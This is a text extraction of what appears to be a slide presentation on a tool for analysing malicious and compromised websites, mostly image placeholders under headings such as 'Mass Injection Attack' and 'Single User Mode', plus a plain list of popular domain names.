
# Monitoring communities



# Analysing a Malicious Site




# Analysing Compromised Sites






# Mass Injection Attack



# Visiting YouTube.com


- You can all redirections during the page loaded



# Single User Mode

data.txt:


- google.com
- facebook.com
- youtube.com
- yahoo.com
- live.com
- wikipedia.org
- blogger.com
- baidu.com
- msn.com
- qq.com
- yahoo.co.jp
- twitter.com








